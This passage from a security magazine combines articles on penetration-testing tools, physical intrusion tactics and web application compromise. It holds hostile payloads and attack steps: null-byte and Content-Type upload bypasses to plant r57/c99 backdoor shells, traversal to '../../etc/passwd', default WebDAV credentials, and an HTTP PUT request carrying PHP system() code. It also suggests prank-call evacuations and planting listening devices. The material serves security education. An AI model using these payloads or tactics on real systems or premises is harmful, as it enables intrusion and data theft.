


Figure 6. NMAP GUI for Windows




Figure 7. NMAP Scan Results

tion testing suite. The Core toolkit allows users to effortlessly and automatically perform penetration testing against systems almost as simple as point and click.

The Core suite is one of many on the market that perform automated testing for users. It will run a battery of pre-defined tests based on commonly found vulnerabilities. Once the tests determine that a target system is vulnerable to a particular exploit the suite will then exploit the box and provide a detailed report as to what tests were successful. To take it one step further, the application will also provide one-click access to the target system via the exploit used.

Backtrack Toolkit

Backtrack will likely become your go-to toolkit when performing pen-testing. Backtrack is a Linux distribution designed for penetration testers, and security professionals. It contains many tools covering all three areas of total system compromise. If used together this one toolkit can provide you with all you need to completely compromise a target system.

Backtrack, being based on Linux, has an open source license so it is free of charge for use. While it contains many tools comparable or identical to products like Core Impact or SaintBOX, it does not offer a high price tag.

However, users have to manually run the tests out of the box as Backtrack doesn't offer the same out of the box automation that tools like Core and Saint do. You can download BackTrack here <http://www.backtrack-linux.org/> (Figure 8).

Netcat

Netcat is a great tool to use as it can be used to create reverse connections if you can get onto the system which will then allow possible exploit to gain full administrator or root access.

Netcat can be configured to use either TCP or UDP protocol based connections on any port. This allows for better chances at getting past standard security appliances.

It can be used by itself or called on by batch files or a script which is especially good when performing testing against target systems. It can be used to gain command line access to systems, transfer files, and can be leveraged as a backdoor.

Metasploit Toolkit

Metasploit was created for exploit code research and has quickly become the de facto tool for pen-

etration testers to run and test custom exploit code (www.metasploit.com).

Metasploit can perform exploit execution and in many cases can allow access to systems with as few as one command line entry.

It is a must have to achieve total system compromise, without a tool like Metasploit in your toolkit your chances are far fewer to gain access.

Metasploit was originally created by H.D. Moore as an open source toolkit which, after being sold to Rapid7, was closed. It does have a community edition and it was included as part of the Backtrack toolkit.

Metasploit's exploit database covers a myriad of entry points from basic operating system exploits to complex application level vulnerabilities (Figure 9).




Figure 8. BackTrack Home Screen



Figure 9. Metasploit Exploits Screen

Physical Penetration Testing

One of the most commonly overlooked aspects of pen-testing as well as risk assessments in general is related to the physical state of security within the target. The thought is often 'Oh don't worry we have armed guards' or 'We have state of the art camera systems in place'. What is overlooked though is that there are not people watching the camera systems on Saturdays, or that people are a weak link and can easily be manipulated to provide data that otherwise shouldn't be leaked.

Physical testing often can yield better data than countless hours of computer based testing efforts.

You can try things like driving by the locations that are on the list to be tested (or even some that are not) to find out patterns in the company's security process. There may be guards only on-duty until 7:00p Friday evenings.

You also may notice things like it seems that every Saturday there is a Cable company vehicle parked in the lot. You can also get a lay of the land and see where employees enter and exit as well as how they do.

This is also a process in which you can go to a designated area for employees to take breaks. You can pretend you are there for an interview or as an employee and strike up conversation to gather valuable intelligence which you can then use as a form of 'Pivot' to then get additional information and so on.

When performing a physical assessment for surveillance of the building have a hardhat, clip board and a suit. Often individuals will not challenge someone that looks very official so they do not say the wrong thing.

Keep a floor tile puller like the one on Figure 10 handy. This tool can be used to access fire doors that may not have external knobs or handles and may also not be securely latched. It will also aide in the event that you have to pick a lock as some

times these doors are also overlooked on the security systems because they assume if there is no external knob to turn the door cannot be opened.

The dual suction tile puller which is usually used by data center personnel to remove the raised floor tiles can be had online for about \$30.00 (USD), this is without shipping. You may even be able to pick up one second hand at a swap meet or through a location like craigslist.

Testers can cause a diversion if allowable, prank calls for example can be leveraged to evacuate the building, and this may allow for someone to slip in past the security defenses and gain data or plant a listening device to gain added info.

Keep walkie-talkies or a baby monitor handy that runs on batteries, that way during the diversion you may be able to plant the device to gain detailed info. Take notes and photos when possible of what you see you may have missed something in the first run and may note other key details.

Accelerate your task as needed by schedule or if you feel you may be getting close to being caught.

Plan to drive by the location several times on various days and times of day to observe the target and its actions.

Ensure you cover as many time slots as allowed given your testing timeline. Review the location during morning hours, as well as afternoon, eve-



Figure 10. Floor Tile Puller



Figure 11. Lock Picking Tools

ning and late night. If testing is to cover a holiday, perform a drive by on the holiday as well as week-ends to see if there are any differences in the way that the organization processes business.

Lock pick tools are also very good to have on hand. You can get these tools also online and one location that has a site dedicated to the process and exploration of lock picking is www.toool.org. In addition pick up Deviant Ollum's book titled 'Practical Lock Picking' (Syngress Publishing) to go along with your newly acquired toolkit. His book is a must have and fast becoming a go to resource for the fine art of lock picking and physical penetration testing. This book walks users through various types of lock picking. For anyone that is on a tight budget and is looking to add physical penetration testing to their bag of tricks his book is a must have and good read. The TOOOL site has all required tools to get one started in the arena of lock picking. From basic pick kits to locksets the site has all one needs to get on their way to being the best in the business! (Figure 11)

Conclusion

In the end no one solution is the end all to penetration testing or total system compromise. You as the tester need well rounded skills in a multitude of areas, from people skills to forensic analysis expertise.

Each skill is a small piece of the puzzle which when put together allows you as the tester to see the big picture and then use each and every piece to eventually achieve the goal total system compromise.

CORY FLYNN



Cory Flynn – CISSP, GPEN, CRISC, Sec+, CDIT, CEO & Founder of Firewall Experts, based just outside of Boston, Massachusetts. Firewall Experts offers security training, documentation for policy and procedures as well as security infrastructure design and implementation services for small to mid-tier businesses.

Firewall Experts has been successful working with many companies to perform penetration testing, vulnerability and risk assessments to ensure security and compliance. Firewall Experts specializes in the areas of compliance such as PCI-DSS, HIPAA Title II, as well as various state regulatory requirements around storage of customer data and payment processing. Firewall Experts also has expertise in numerous vertical markets including Healthcare, Retail, Finance and Construction Trades.
<http://www.firewallexperts.com/>



[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

A Road Map to Compromise a System

This article describes a few simple yet very powerful methods which can help an attacker get control of a system. A lot of web admins and programmers end up overlooking some simple configuration checks which expose these vulnerabilities. In this article we will understand how to make use of these to get root on our target systems.

We All know nothing man-made is ever perfect. On the same lines every software/underlying infrastructure has some or the other vulnerability. It's a fact that most web admins or programmers end up making that one simple yet crucial mistake that gives us a doorway to break into the system.

Our aim always is to discover one of these vulnerabilities and by exploiting which we should get root access.

Once you have chosen your target then the first step is to decide your Goal. Do you just wanna steal information, you want to get root or you just want to deface the website to expose its inherent vulnerabilities. Defacement can have a different meaning in different contexts.

Finding a vulnerability related to that particular software/server version is very easy. Websites like exploitdb, packet storm etc, even provide the exploit code too. So now the problem comes how exactly do we find the version of software/server. The solution resides in detailed response header from the server. Actually most the developers forget to use customized methods for hiding the software/server version in response and this provides the version information to an adversary. Anyways there are multiple ways to find the exact version of any OS or software running on your target server. Lets not get into that here.

Compromising/Defacing a web application by exploiting vulnerabilities on the web server and then executing our malicious code can easily be done by using backdoor shell. There are lots of ways through which one can upload backdoor shell and can gain full access of the application including databases, their password file etc.

Below are the few methods through which one can compromise the system without the need of any web vulnerability scanner or any exploit tool like Metasploit. All these methods are in brief only to give you enough understanding; one can use your own creativity to make these methods more successfully.

Exploit via File Upload

This one is the most common & easiest method to take complete control of a system. A lot of web applications out there support upload functionality to users, although it's very risky but it's essential to provide this functionality to users like in social networking sites, forum etc. Mentioned below are a few simple tricks used to exploit this functionality:

Try to upload the file in different extensions

- First try to upload direct file extensions like exe, asp, jsp etc

- If it's not allowing then try to upload files with multiple extensions for example filename.php+.jpg
- Using Null byte injection, for example, filename.php%00.jpg. This technique is best for bypassing file upload validation. Normally file upload validation checks check if extension is .jpg and it will let through. When the file is actually uploaded it is uploaded with the .php extension because the null byte terminates anything after that

Content-Type Header

This field indicates the MIME type. Developers use this field to check whether the file which is being uploaded is of correct content type, if the content-type mismatches then it will generate error.

But a lot of times this check is not well implemented and hence there's a chance to bypass this filter and upload malicious file. Generally the Content-Type Header parameter passes the information to the server on the file type. If you try uploading a malicious or php code then this parameter value displays "application/Octet-Stream". To upload a malicious file we need to change this to text/plain or image/gif or image/jpeg in burp proxy. If the file uploads successfully then the application only checks for Content-type which is a weakness.

How this technique works

Suppose there is an application which allows uploading image files only.




Figure 1. Intercepting request in burp, initially content-type is set to application/octet-stream




Figure 2. Intercepting the request while uploading the JPEG file

Now if you try uploading a php file, then its content-type header value will be "application/x-php". Since the application here accepts only image/jpeg so there's a mismatch occurs.

To bypass this restriction an attacker will have to intercept the request and modify the value of content-type. This value will have to be changed to image/jpeg so whenever an application matches its content-type header it will allow to upload the file.

Below is an example of bypassing file extension by modifying content-type header (Figure 1).

It is possible that when you try to directly upload malicious file extension the application throws up errors like "file extension not allowed".

This is mostly due to client side validation. So here all you have to do is change the file extension in Burp and also the content of the file name (Figure 2 and Figure 3).

In this way we have to replace the filename its content and also content-type.

Lets come back to previous example, we were trying to upload r57.php file and its content-type was set to "application/octet stream".

Now we have uploaded r57.php shell the only remaining task is to open this uploaded image location. See Figures 5 and 6.

Exploiting Download Feature

Another way to compromise an application is by exploiting the download functionality by making use of directory traversal attack. Most Applica-




Figure 3. Change the filename, content-type and the contents with the malicious file




Figure 4. Modifying the Content-Type and set new value as "image/jpeg"

tions provide download functionality to their users through which they can download the files as per their requirement. Most of the time it has been observed that the user input is not validated. Here we can use some simple trick and a malicious user can download the sensitive files from the server and thus compromising the system. These sensitive files can be of any type, it may be password files, database dumps etc.

How it works

Pretty simple. Application's provide download option for a specific directory so when a user tries to download a file it checks that the file is available in that directory and if it is present then user will be able to download the file else it will show error or we can say that there is a directory in a system which is available for download only but if a user input is not being validated then one can jump this restricted directory and can download sensitive files which is stored on other location. The only thing required for this is the information of sensitive directory.

Let's take an example to understand this clearly, suppose there is a directory `/www/download sections/files/` in a system so when a user tries to download any file, for example `a.jpg`, it will check this directory (`/files`) to see if that `.jpg` exists. If the file exists then user is able to successfully download this file.




Figure 5. As a response `r57.php` file uploaded successfully




Figure 6. The screenshot shows that system is compromised and we are able to execute any commands

Here we can try and insert a path where other system files or sensitive files are normally stored (`../../etc/passwd`) and if the user input is not validated then we will be able to download this password file.

Steps to execute this attack:

- Try to download any file
- Intercept the request in the burp
- Observe the request whether it's showing any location. Refer Screenshot below

`id=3307&file=%2Fwww%2Fdownloadsections%2Ffiles%2Fa.jpg`

- Modify the request and give other location. Refer screenshot below

`id=3307&file=../../etc/passwd`

- Thus, we will successfully bypass their directory and able to download their password file.

We can also use HTTP Response splitting attack but in this context it will compromise a user so I will not explain this attack here.

Using WebDav with Write Permission

A lot of us have the tendency to ignore this vulnerability but out in the wild this is one of the most exploited vulnerability.

So want to test whether webDav is enabled with write access or not, for that you can use tool Dav-Explorer and then try to connect if connection is established successfully then try to move one file from your system to the server. If file is processed successfully then server has webdav enabled with write permission otherwise not. Sometimes it asks for login credentials while connecting to WebDav so one can use default credentials for WebDav, for example, username: `wampp` and password: `xampp`, if its fail then try for other username and passwords.

So now what next, move any backdoor file (`c99`, `r57.php` etc) to the server and then open this file in the web browser. You will find your file executed and you will gain access. In the below example I have created normal text file. See Figure 7.

Insecure Communication

Is your communication between source to destination is secure, Are the credentials transmitting in a secure way? This old school method may compromise your system completely so you need to check it out whether you are using any

PUT Method

One of the Dangerous HTTP Methods which can be used to create a file on the server. Although this vulnerability is normally ignored but this is one of the easiest ways to compromise a target system. If PUT method is enabled then you can use the below attack scenario to compromise the system.

Below is a brief scenario of this attack which I have followed during security assessment of an application, this has a vulnerable LFI plug-in which I found after Google the application version:

Step 1

Create a txt file with a vulnerable code. Suppose you want to retrieve a file which is inside a server's location "C:\Users\Admin\Details.txt". See Figures 10 and Figure 11.

Step 2

Navigate to `http://website/plugins.php` and select any plug-in and hit save button. Now tamper the request in temper data. At the time of tempering it I edit the vulnerable plug-in value in temper data and point it to the uploaded file location. For example `Vulnerable_plugin=..\a.txt%00`. Note: I have used sample name of application & its vulnerable plug-in.

Step 3

Now the plugins.php page will display the content




Figure 9. *r57* shell execution on the vulnerable application

```
PUT /a.txt HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:19.0) Gecko/20100101 Firefox/19.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

<pre>?php system('type C:\Users\Admin\Details.txt') >></pre>
```

Figure 10. *Creating txt file with malicious code in root directory*

```
HTTP/1.1 201 Created
Date: Fri, 1 Feb 2013 13:34:15 GMT
Server: Microsoft-IIS/7.5
Location: http://          /a.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, DELETE, PUT
```

Figure 11. *File created in the root directory*

of the file (C:\Users\Admin\Details.txt) as our included php code point out this location. See Figure 12. In the Figure 12 we can see that the password are stored in hashed form, we found with the help of online hash decrypter websites that md5 hash algorithm is used to hash the password. MD5 is well known weak hashing algorithm. So it's also possible that in some other application you can try this approach for some other sensitive directory and will get sensitive details.

Cookie Generation Logic

This one you will find rarely but we cannot ignore this one. While I was engaged in a security assessment that time I found this rare thing.

The steps which I followed during assessment are given below:

- Browse login page of an application and view html source code. Please, see the Figure 13. Figure 13 is showing the Javascript function which is used to set cookie in a browser.
- Cookie generation logic uses “theForm.userName.value” (username) as input and using character shuffling algorithm to generate a cookie value (appended by HJ?:) by cookie name “uname” which is valid for a year from current time.



Figure 12. Password stored in weak hashing algorithm




Figure 13. *Cookie Generation Login disclosed in source code*

Below is the cookie generated for uname "admin":

```
=====
uname = admin
=====
Name    uname
Value   1101139611897HJ?:
Host    x.x.x.x
Path    /
Secure  No
```

- Now using above obtained user credentials login to the application.
- This time login was successful

Thus we can say while performing any security assessment we can check for this cookie generation logic as it's possible that you may find this one.

Conclusion

The methods explained here in this tutorial are few of the lesser known but very easy and potentially dangerous attacks which can lead to system compromise. One thing we can easily say here is that

invalidated user input is directly responsible for compromising a system in most of these attacks. So for developers a key responsibility is to filter and validate user input before it processed and protect your system/application from being compromise. Apart from this, it is highly recommended to use strong password and not to use insecure protocol.

NITIN GOPLANI



Nitin Goplani has been working with Aujas as a Security Researcher in the Telecom Security as well as in Application Security Domain. With a very rich back-ground in Application, Mobile and Network Security, Nitin is now involved in researching about new and emerging threats to the Telecom Core Nodes. Apart from Research, Nitin is also involved in assisting in the implementation of security measures for Fixed/ Mobile Network (2g/3G/LTE) and core fixed network systems to regulate access to specific network elements for the secure operation of the core fixed network and all its variants.

a d v e r s e m e n t




Web Based CRM & Business Applications for small and medium sized businesses

Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100
info@workbooks.com



Total System Compromise

As modern businesses we have to face a range of threats that need to be considered on a daily basis. There are the nuances of opportunists, the insider misplacing data, the activists misguided motivation, the specialised financial criminal underground and the ever so popular state sponsored threats.

Although many consider security as priority there is still a business need to not block out the Internet from daily use as we security specialists would like to have it, but to actually use it. With this the immediate threat is moved to people within the business using the Internet on a daily basis. Endpoints become the clear weakest link into any business as recent high profile compromises on well-protected networks has displayed.

Basic methodology

The specialist will have you follow a basic methodology. This is often convenient, as the penetration tester will have permission to do so and will not really be concerned about evading detection. As discussed in the introduction there are many types of threats, however they have all one thing in common and that is a goal.

The goal of the attack might be different for each of the threats but it all starts with an ideology. For our discussion here we have defined that as "total system compromise" as an external attacker on the Internet.

For the sake of completeness lets refresh on how a traditional tester we would proceed to define his approach to testing a business's assets. See Figure 1.

Scoping

This is the initial phase where the attacker would define what type of test would be performed. This will include either information provided by the business or blind testing where no information is provided.

Most of this phase could be done without actual engagement of targets and for the most part requires information-gathering activities from various sources such as DNS enumeration, Google, and personnel profiling when considering an external perspective.

Internal testing will require a more hands on tool to discover assets and targets. Scoping therefore will detail the architecture and lay of the land of the business network and resources.

External Network Layer Test

This in essence is an attack targeted at vectors in visible form and external Internet facing perspective. This test will focus on the external attack surface visible from the Internet and contains all those services exposed by the business either intentionally or unintentionally. It will focus on mostly IP related services and configuration exposure on the network layer. The biggest hurdle here would be to get past the Firewall and other perimeter security devices.

Internal Network Layer Test

Very similar to external testing in that the focus is on the network services, but this time from an internal network perspective, that is to say as if you were an employee working on an internal system. Again there might be several firewalls protecting business assets and servers located on some segregated network segment or DMZ. Typically once on the internal network you will find a relaxed security posture as most systems and people are typically trusted. From the internal network malicious individuals will further profile the network in an attempt to identify those juicy network segments that are protected on a business's need to know basis.

External Application Layer Test

This attack vector is presented by typically corporate web applications and customer facing web applications developed in house or through contractors. These applications could be based on well known engines and offer various services to customers and employees as part of the businesses service offerings or marketing services to customers.

Internal Application Layer Test

In this attack vector the focus will be on those application layer services used by the business from an internal perspective. It might be the same application or infrastructure application used by external customers but generally speaking these applications on the internal network will have additional features and services in order to provide employees more capability or hosted on different systems within another segmented network system.

Reconnaissance

Once you have defined the scope the next step will include reconnaissance of the targeted assets. This will include a passive and active approach to further information gathering. In this approach you will actively be engaging systems in such a manner that it would raise alarm or be considered malicious activity. Be sure you have secured permission to do so. Reconnaissance will reveal additional assets such as systems, people and applications not previously know.

Once the reconnaissance has been completed you should end up with a list of possibilities:

- Active hosts
- Open and available ports
- Services active on the ports
- OS architecture in use
- Network map

In our initial goal of "total system compromise" these steps will come in much later during our attack. We have already established that we will be targeting an internal system as an attacker on the Internet. Our goal will therefore be more direct and we can evade the costly exercise of external network profiling and making ourselves known by running noisy applications. Using a technique described as a targeted drive-by attack will provide us the result we require. Taking the approach that we consider the internal network security more relaxed than the external systems we will focus on the weakest link, the users of the business systems. It is assumed that users on the internal network access the Internet using business resources. Our scoping and reconnaissance will therefore follow a more direct approach.

Assessment

During this phase the tester will actively carry out the assessment. The profile determined during the reconnaissance phase will now be checked against known vulnerabilities. Vulnerability discovery assessment will also be performed on those custom applications in use and those that generally don't contain any signatures in a vulnerability database. Once vulnerability is discovered the attacker will proceed to exploit the vulnerability in an attempt to compromise the system. Depending on the type of vulnerability the attacker is exploiting will he be able to achieve certain goals. The exploitation of a vulnerability may give the attacker further opportunity to restart the methodology process to achieve a higher level of access.




Figure 1. Testing methodology

The attacker will then proceed to upload additional tools and backdoors, and make them persistent by bootstrapping some payload in order to ensure a vantage point with continuous access to the system to further recon probe and exploit new avenues or objects.

For the malicious attacker this would be a key position to achieve and will form part of our goal in this example (Figure 1).




Figure 2. OSI Model and related attacks

System compromise is mostly about discovery using leverage. We tend to look at avenues of attack that can be presented in the OSI model. Considering the approached methodology typically we will end up with some similar to the diagram listed in Figure 2.

Techniques

We have talked extensively about the methodology to follow but very little about how to do it. This is sometimes the most difficult part as it requires some creativity. When you get stuck consider the following techniques to help you progress or redefine your scope:

Explore and look at everything possible, from the smallest host or application down to every user avenue of input. Collect information about all the possible exploitable holes and applications in use. Note any clue that you discover. Don't just look at the deep but also focus on the wide. Often connected third party's with access is forgotten. Use any leverage you can find and keep meticulous notes. Make assumptions and consider context. Really think on how the users achieve day-to-day tasks and in doing so you might be able to manipulate the environment to open new doors or avenues to explore. If you get stuck go back to what you know about the environment and start with the low hanging fruit. This will often help you in moving forward.

